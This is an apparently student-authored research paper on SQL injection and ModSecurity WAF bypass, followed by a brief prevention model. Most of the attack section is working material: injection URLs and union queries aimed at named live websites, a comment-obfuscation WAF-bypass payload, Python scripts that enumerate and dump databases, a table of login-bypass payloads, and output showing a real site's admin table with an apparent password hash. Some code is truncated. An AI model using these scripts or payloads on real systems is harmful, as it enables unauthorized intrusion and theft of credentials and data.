SQL INJECTION ATTACK IN WEB APPLICATION AND ITS MITIGATION USING PREVENTION MECHANISM TO SECURE WEB APPLICATION DATABASE

Mital Parekh*[1], Mr. Chandresh Parekh*[2].

[1.]Student in M. Tech., Cyber Security in Information Technology and Telecommunication Department in Raksha Shakti University, Lavad, Dahegam, Gandhinagar, Gujarat, India.

[2.]Assistant Professor in Telecommunication Department in Raksha Shakti University, Lavad, Dahegam, Gandhinagar, Gujarat, India.

Author-mail**: mital.prkh@gmail.com ,Co –Author-mail**: cdp_tc@rsu.ac.in

ABSTRACT

Now a day's cyber-attacks are increasing extremely on web application, mobile apps, networks which are more vulnerable for websites, web application. In vulnerability Assessment and Penetration testing the most vulnerable attack on websites, web application is SQL Injection. SQL Injection is a type of attack in which attacker trying to fetch database by manipulating SQL Queries. SQL Injection is common but the most popular attack in which the attacker intercepts the http request in which SQL query is passed with parameters, so attacker gain the access on SQL database in backend. This attack is the most vulnerable because attacker attacks on the database of the website and retrieves data from the tables. Authentication bypass, Data Breach, read source code from files on the database server, admin panel access, web application firewall bypass (mod security) can be done with SQL Injection. In this research paper deal with how an attacker can bypass the web application firewall which is enabled before web site hosting, also developing mechanism which can be helpful to prevent the SQL Injection on the websites, web-apps. I proposed model using a penetration testing technique which is useful to identify the false negative and false positive response of the WAF. This model guarantees the prevention of SQL Injection by applying the custom whistling.

Keyword: SQL Injection, SQL Injection in web app, SQL Injection attack, SQL Injection vulnerability, Methods of SQL Injection attack, WAF bypass Mod security in web application.

1. INTRODUCTION

SQL Injection is widely popular among web application vulnerability as mentioned in OWAPS (Open web application security project) platform. SQL Injection is widely done since many years yet there are some still problems in securing the database. SQL is a traditional database which is most widely used in all web applications. SQL is a structured query language in which database communicates with application through the SQL query. SQL databases like MSSQL, MySQL, SQLite, and Microsoft Access. These databases are relational databases and which stores data in database structures. However, SQL Injection is most important as an attacker manipulates the query which database cannot understand, so it will throw an error. By manipulating the query an attacker can gain confidential, sensitive and secret data of the websites like credit card details, medical data, and government critical data. So it becomes concern to secure the database from the injection. SQL injection can be prevented by black listing and white listing firewall custom rules which can detect the attack and can alert to for the vulnerable application. However an attacker can still by pass the firewall mod security enabled on the website and gain the unauthorized data through WAF bypass. Smart attackers can also bypass the login using various SQL injection payloads and can gain access of the system as a legitimate user.

2. BACKGROUND

Rapid advancement in web technologies has expedited the rate of adoption of database driven web application. The backend database servers of this web application accumulate some general data along with critical and sensitive information about the organization and clients. The most hazardous attack on web application is SQL Injection. SQL Injection is an attack in which the attacker manipulates the queries which is requested from client to the database server. SQL injection is mostly caused by the insufficient validation of user input. To provide more security to the web application the security is enabled that is mod security web application Firewall (WAF) which monitors the HTTP request and SQL query to prevent the attack, but however an attacker still manipulates the query and can bypass the mod security and gain unauthorized data from the vulnerable web application. There are so many mechanism developed to prevent SQL injection such as prepared statement, Input white listing, Input validation when user fires SQL query to fetch the data from the database. However an attacker can still manipulates the query and that's why SQL injection is the most dangerous and frequently committed attack.

3. IMPLEMENTATION AND RESEARCH

3.1 SQL Injection

SQL Injection is a web attack used to gain unauthorized access to the web application database at application layer. This code based technique is used to exploit the vulnerabilities of the database through interface of the web applications and servers. SQL injection injects some unauthorized parameters which database cannot understand properly and it will throw an error, so that an attacker can get knowledge about the database.

Methods of SQL Injection

1. Parameter passing in query (id, username):
2. Get Method of HTTP request
3. Web Application Firewall Bypass
4. Union Base query passing
5. Manual SQL Injections testing

3.1.1. Parameter passing in query

SQL Injection is the most vulnerable attack in web applications. SQL Stored data in database and in database there are different tables all data are saved. When user wants to communicate for any query through browser it will send query in URL. In query parameters are passed by the browser. So an attacker modifies query that database cannot understand properly and database throws an error. The most common parameter passed is id. Id parameter is stored in database for identity of web pages of website. So an attacker manipulates the query and embeds some symbols that SQL database cannot understand and it will throw an error.

http://www.phma.com.pk/products.php?id=6'

Here when user request for the page products.php page query will be executed and at that it an attacker will manipulate the query by embedding ' in the query will execute at database server side. SQL database server cannot understand the modified query and it will throw an exception.

http://www.phma.com.pk/products.php?id=6'

http://www.phma.com.pk/products.php?id=-6 http://www.phma.com.pk/products.php?id='6' Queries for SQL

Injection on Id Parameter.

When above code will be executed it will throw an exception of database error.

3.1.2. Get Method of parameter passing in query

In Get method of HTTP when user tries to connect with the *database at* that time, parameters like id, username, and password can be passed in the URL. So an attacker manipulates the attacker manipulates the query and modifies the id of page. Then he tries to find database name, table names, columns names and then final data. SQL Injection can capture the whole dump of database.

```
http://hornet.pk/php?id=56Korder by 9
```

AS shown in above syntax id parameter is passed and order by clause is used in query to find the number of columns in the database. Here we find total 8 columns. As while at 9 number website throws an error.

http://hornet.pk/php?id=56order by 9 union all select 1,2,3,4,5,6,7,8--+

As when this query is triggered the vulnerable columns in the database number will be displayed in the website. Once an attacker knows the vulnerable columns, he tries to find database, tables, columns and data of the website through sql injection.

3.1.3 Web application Firewall Bypass

Now a day's security becomes more concern for the website developer for securing the data. So at the server side firewall is established at the server. So server monitors the query and traffic. If server finds any illegal activity, it will stop the request. Even though an attacker can bypass the query by manipulating the query and by using some special payloads, an attacker can bypass the firewall authentication at server side.


When you apply SQL Injection on web Application firewall protected websites it will throw MOD_SECURITY error on the browser. By applying payloads, authentication can be by passed easily.

Here one python script is developed which takes the URL and check the mod security enabled and then it will start to find the vulnerable database, tables and columns. And this is how it will gain the whole data using SQL Injection bypassing the mod security on web application Firewall. (WAF).

The payload which is used here is **/*!50000!*/** in the script to bypass the mod security as the firewall only monitors the SQL query and unusual traffic through the HTTP protocol. So firewall cannot detect the manipulated query and an attacker can easily bypass the mod security.

sqli.py –URL
http://~~kaizerpk.com~~/content.php?Id=-3

payload =
"0x2d31+/*!50000union*/+/*!50000select*/"



```
def getDatabase(self):
        self.build = [self.url + self.payload, ""]
        line = ""
        side = 0
        for i in range(1, self.columns+1):
            if i != 1 and i != self.columns+1:
                line=","
            if side == 0:
                if i != self.vulCol:
                    self.build[side]+=line+str(i)
                    line+= str(i)
                else:
                    if i !=1:
                        self.build[side]+=","
                    side = 1
            else:
                self.build[side]+=line+str(i)
        url = self.build[0]+"/*!50000Group_Concat(0x5e27,database(),0x275e)*/"+self.build[1]
        res = self.getContent(url)
        return self.getVars(res)
```

Fig.1 SQL python script for getting database

As shown in Fig.1 Script is using the payload as described in above syntax and then it will check against the SQL injection on the website. And it will display the database name.



```
Administrator: C:\Windows\System32\cmd.exe - sqli.py --url http://kaizerpk.com/content.php?Id=-3

Url: http://kaizerpk.com/content.php?Id=-3


Start Count Columns...
Columns Total: 6
Vul Column: 3
Database: kaizerpk_dbk
Tables: tbl_admin,tbl_banner,tbl_cart,tbl_chk,tbl_cont,tbl_country,tbl_formal,tb
l_inq,tbl_inq_customer,tbl_inq_detail,tbl_letter,tbl_mails,tbl_main,tbl_news,tbl
_options,tbl_prod_options,tbl_prods,tbl_sub_options,tbl_subs,tbl_tops,tbl_users
```

Fig.2 Python script to show the database, table name

As in above figure we can see that here we find the vulnerable website on which mod security is enabled and WAF also.

After that the script will start counting the total number of columns and also vulnerable columns on which an attack can be possible. And then display the database name, table name. As shown in fig.



```python
def getTables(self,database):
    url = self.build[0]+self.getConcat("table_name")+self.build[1]+"++from+/
    res = self.getContent(url)
    return self.getVars(res)

def charCode(self,string):
    char = ""
    last = len(string)-1
    i = 0
    for j in string:
        char+=str(ord(j))
        if last != i:
            char+=", "
        i+=1
    return char
```

Fig.3 Python Script logic to fetch the table name

Fig.3. Defines the logic of getting table names from the given database.




```
Administrator: C:\Windows\System32\cmd.exe - sqli.py --url http://kaizerpk.com/content.php?Id=-3
Url: http://kaizerpk.com/content.php?Id=-3


Start Count Columns...
Columns Total: 6
Vul Column: 3
Database: kaizerpk_dbk
Tables: tbl_admin,tbl_banner,tbl_cart,tbl_chk,tbl_cont,tbl_country,tbl_formal,tb
l_inq,tbl_inq_customer,tbl_inq_detail,tbl_letter,tbl_mails,tbl_main,tbl_news,tbl
_options,tbl_prod_options,tbl_prods,tbl_sub_options,tbl_subs,tbl_tops,tbl_users

Table: tbl_admin
Columns: mainid,company,2co_allow,phone,mobile,ip_pass,email,mailto,mailby,mailb
y_pass,address,u_user,u_pass,u_host,u_db,currency,prod_p_p,p_level,send_mail,2co
,paypal_mail,paypal_allow,online,web_title,fax,idps
```

Fig.4 SQL script to show the number of columns of table admin.


As in background the script tbl_admin table name is given and it will fetch the all columns regarding to it.

And then it will take the columns name from the user to fetch the column information.



```
def getColumns(self,table,database):
    url = self.build[0]+self.getConcat("column_name")+self.build[1]+"++from+
    res = self.getContent(url)
    return self.getVars(res)
```

Fig.5 Python script to find out column names of the given table



```
Table: tbl_admin
Columns: mainid,company,2co_allow,phone,mobile,ip_pass,email,mailto,mailby,mailb
y_pass,address,u_user,u_pass,u_host,u_db,currency,prod_p_p,p_level,send_mail,2co
,paypal_mail,paypal_allow,online,web_title,fax,idps

Columns names: mainid,company,phone,mobile,email,mailto,mailby,address,u_user,u_
pass,currency,paypal_mail,paypal_allow,online,web_title,fax,idps
mainid                 company                phone                  mobile
       email                  mailto                 mailby                 addres
s              u_user                 u_pass                 currency
  paypal_mail            paypal_allow           online                 web_title
       fax                    idps
1                      Kaizer Pak  0000 000 0000000  0000 000 0000000  test@test.
com  test@test.com  test@test.com  Sialkot-PAKISTAN  future  admin   $
          No            No      Kaizer Pak  0000 000 0000000  421aa90e079fa326
b649
ddbded6344cfb80bf0dc
a7a89af83dd74e500f3f
```

Fig.6 Column information display of given columns

3.1.4. Union base SQL Injection

SQL injection is the most popular in web application threats. SQL databases use keywords like union for joining two queries and these will provide output.

Here group_concat function will be used in the query and this query will use union function. So by manipulating query we can get the database name, table names column names, and dump of complete database. As shown in query.

http://hornet.pk/php?id=56 order by 9 union all select 1,group_concat(table_name),3,4,5,6,7,8 from information_schema.tables where table_schema= database()--+

3.1.5 Manual SQL Injection testing

Manual SQL injection is type of blind SQL injection in which an attacker manipulates query through the different logic like using union, different payloads. An attacker applies payloads, and then if payload works properly the vulnerability of SQL injection is exploited easily. In login authentication bypass an attacker applies different payloads as username can be admin and password which does not know then he uses the 1=1 or other payloads. Then or condition will be satisfied and attacker can gain access into authenticate user's account. Payloads which can be applied are followings.


Manual SQL Injection here the script will test the payload against the vulnerable websites and display the payloads which can be applied on the website or will display if payload is not applicable. This script is helpful for detecting the payloads against SQL ~~Injection~~.

Table: 1 Payloads of SQL Injection

“ or “”-“	-'
" or "" "	' '
" or ""&"	'&'
" or ""^"	'^'
" or ""*"	'*'
or true--	' or "-'
" or true-	' or " '
-	' or "&'
' or true-- ")	' or "^'
or true--	' or "*'
') or true--	"-"
' or 'x'='x	" "
') or ('x')=('x	"&"
')) or (('x'))=(('x	"^"
" or "x"="x	"*"
") or ("x")=("x	
")) or (("x"))=(("x	


sql.py

URL: http://ssy.org/main.php?id=7



```
import sys
import urllib

fullurl = raw_input("Url: ")
errormsg = "You have an error in your SQL syntax"
payloads = ["'admin'or 1=1 or ''='", "'=1\' or \'1\' = \'1\'", "'or 1=1", "'1 'or' 1 '=' 1", "'or 1=1#", "'0 'or' 0 '=' 0", "'admin'or 1=1 or ''='", "'admin' or 1=1",
errorr = "yes"
fullbody = ""
for payload in payloads:
    try:
        payload = payload
        resp = urllib.urlopen(fullurl + payload)
        body = resp.read()
        fullbody = body.decode('utf-8')
    except:
        print "[-] Error! Manually check this payload: " + payload
        errorr = "no"
        #sys.exit()
    if errormsg in fullbody:
        if errorr == "no":
            print "[-] That payload might not work!"
            errorr = "yes"
        else:
            print "[+] The website is SQL injection vulnerable! Payload: " + payload
    else:
        print "[-] The website is not SQL injection vulnerable!"
```

Fig. 7 Python script to detect applicable payloads



```
D:\SQL-Mital-working>sql.py
Url: http://ssy.org/main.php?id=7
[+] The website is SQL injection vulnerable! Payload: 'admin'or 1=1 or ''='
[+] The website is SQL injection vulnerable! Payload: '=1' or '1' = '1'
[+] The website is SQL injection vulnerable! Payload: 'or 1=1
[-] The website is not SQL injection vulnerable!
[-] The website is not SQL injection vulnerable!
[-] The website is not SQL injection vulnerable!
[-] The website is not SQL injection vulnerable!
[-] Error! Manually check this payload: 'admin' or 1=1
[-] The website is not SQL injection vulnerable!
[-] The website is not SQL injection vulnerable!
[-] The website is not SQL injection vulnerable!
[-] That payload might not work!
```

Fig. 8 Displaying the vulnerable payloads on the URL

4. SQL INJECTION PREVENTION MECHANISMS

SQL Injection is the most vulnerable attack in web application till today. Most of all the web application databases are stored in SQL. And an attacker tries to get the data of the users of the website to steal sensitive data and misuse that data.

4.1 Web application Firewall authentication

To prevent SQL Injection, at server side the firewall must be configured in proper way that in URL when manipulated SQL query is passed to communicate with the database at that time firewall must check query properly and firewall must block special symbols which are payloads for the SQL injection. An attacker can bypass the mod security of firewall at that time in query uppercase, special symbols must be blocked, so firewall bypass cannot be possible.

```
http://kaizerpk.com/content.php?Id=-3
/*!50000uNIon*/+/*!50000aLL*/+/*!50000sE
Lect*/1,2,database(),database(),5,6--+
```

As described in above syntax which modifies the query in which mod security of firewall authentication which can be bypassed by manipulating the query as above. In which attacker tries different payloads and union can be manipulated as **uNIon** so that at database side, it only understands the ASCII value of word. So to prevent SQL attack uppercase must be blocked in SQL query.

4.2 Proposed Model

As shown in 3.1 an attacker can by manipulating the SQL query can bypass the web application firewall. SQL injection can be prevented up to certain level by enabling the web application firewall before the web application. However an attacker can still by pass firewall and makes the firewall generates the lots of false negative and false positive response which will reduce the accuracy and security of the overall web application. To test the effectiveness and correctness of the applied rule of WAF penetration testing is the best approach. Penetration tests run against the system with valid and invalid parameter and try to evade the WAF with different bypassing technique. Place the burp suite between the client and mod security to generate the POC. Intercept all the request and response go through it. Analyze the result from burp suite as well as log generated by the mod security. Generate the custom white listing rule. Configure it on mode security firewall. Penetrate it again and analyze the result.

As the proposed model shows the how we can generate the rule methodology which can be helpful in the field of vulnerability Assessment and penetration testing to detect and prevent SQL Injection attack on the vulnerable websites. This model is helpful for enabling mod security before the web application that monitors the packets and checks against the defined rules.




Fig. 9 Rule Generation Methodology

As shown in the figure5 to prevent SQL Injection firewall can be configured properly can prevent SQL Injection on web application. Web application firewall we can enable the custom white listing and black listing rules to prevent the SQL Injection attack. For that at described in fig5. We can define the mod security rules for the firewall. We can create custom rules and then implement the rules and then we can test the vulnerable application for SQL Injection. And then we can provide more security to web application from the attack.




Fig.10 Proposed Architecture

4.3 PROPOSED WORK

1. Preparation: Setup the framework and require application to monitor and respond to the attack. Increase the HTTP logging capabilities to log full request URI with body and header and also full response header and body.

2. Proactive Identification: White hat hackers conduct the penetration test or automate web assessment tools to identify the flaws in web application.

3. Analysis: Verify the vulnerability and its impact level. Specify which version of software is affected and generate the Proof of Concept code or exploit used during attacks.

4. Rule Creation: Creating accurate rule which can be helpful to prevent SQL Injection is bounded by two tenants: No False Positive and No False Negative.

5. Implementation: The rules are properly implemented and which contains the white list and black list rules for firewall.

6. Testing: The enabled rules are tested on the web application to find the SQL Injection if the application is vulnerable. So more security can be applied to the web application.

7. Recovery: Take periodic reassessment and alert reports.

5. CONCLUSION AND FUTURE WORK

SQL Injection is the most dangerous attack for retrieving unauthorized data, gain access of the legitimate user's confidential data. In this study how an attacker can perform SQL Injection with different methods such as GET, Parameter passing, Web application firewall bypass techniques are mentioned.

SQL Injections are a significant and increasing threat to the web applications. It is therefore highly important to test such applications in an effective manner to detect SQL Injection vulnerabilities. In many situations, when the source code analysis technologies are not available, one must resort to the black box testing, we proposed using Web application Firewall WAFs to priorities fixing SQL Injection vulnerabilities that are not protected by the WAF.

WAF default rule set are not application specific so it requires testing them for accuracy. Proposed model is useful to prevent the zero day attack by periodic evolution of web Application Firewall rule set and generate the custom rule set.

Proposed model uses the black box testing which takes little time but gives effective solution to fix the attack by writing manual custom rules.

In future we can try the tool which can automatically generate the rule based on scanning report submitted by scanning tool. So attack can be fixed in very short time.

6. REFERENCES

[1] R. Ezumalai, G. Aghila, "Combinatorial Approach for Preventing SQL Injection Attacks", 2009 IEEE International Advance Computing Conference (IACC 2009) Patiala, India, 6-7 March 2009.

[2] "SQL Injection" [Online] Available: http://projects.webappsec.org/w/page/13246963/SQL-Injection [Accessed: Oct 12,2010]

[3] S. Thomas, L. Williams, and T. Xie, "On automated prepared statement generation to remove SQL injection vulnerabilities," Information and Software Technology Journal, vol. 51, 2009, pp. 589-598.

[4] Z. Javanicus, "http://www.securityidiots.com/webpentest/sqlinjection/ddos-website-with-sqlisiddos.html," 2016.

[5] T. M. D. Network. Request.servervariables collection. Technical report, Microsoft Corporation, 2005. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iissdk/html/9768ecfe-8280-4407-b9c0-844f75508752.asp.

[6] Y. Huang, S. Huang, T. Lin, and C. Tsai. Web Application Security Assessment by Fault Injection and Behavior Monitoring. In Proceedings of the 11th International World Wide Web Conference (WWW 03), May 2003.

[7] W. R. Cook and S. Rai. Safe Query Objects: Statically Typed Objects as Remotely Executable Queries. In Proceedings of the 27th International Conference on Software Engineering (ICSE 2005), 2005.

[8] P. Kaur and K. P. Kour, "Sql injection: Study and augmentation," in Signal Processing, Computing and Control (ISPCC), 2015 International Conference on. IEEE, 2015, pp. 102–107.

[9] D. Danchev, "http://www.zdnet.com/article/fast-fluxing-sql-injectionattacks-executed-from-the-asprox-botnet," 2008.

[10] Modsecurity.com (2017). Mod security [online] Available at http://www.modsecurity.com [Accessed 01/02/2017]

[11] E. Bertino, A. Kamra, and J. P. Early, "Profiling Database Applications to Detect SQL Injection Attacks," in Proc. IEEE Internation Conference on Performance, Computing, and Communications (IPCCC), 2007, pp. 449-458.

[12] N. Lambert and K. S. Lin," Use of Query Tokenization to detect and prevent SQL Injection Attacks," in Proc. 3rd IEEE International Conference on Computer Science and Information Technology (ICCSIT), July 2010, pp. 438-440.

[13] E. Bertino, A. Kamra, and J. P. Early, "Profiling Database Applications to Detect SQL Injection Attacks," in Proc. IEEE Internation Conference on Performance, Computing, and Communications (IPCCC), 2007, pp. 449-458.

[14] W. R. Cook and S. Rai. Safe Query Objects: Statically Typed Objects as Remotely Executable Queries. In Proceedings of the 27th International Conference on Software Engineering (ICSE 2005), 2005.

[15] Y. Huang, S. Huang, T. Lin, and C. Tsai. Web Application Security Assessment by Fault Injection and Behavior Monitoring. In Proceedings of the 11th International World Wide Web Conference (WWW[03), May 2003.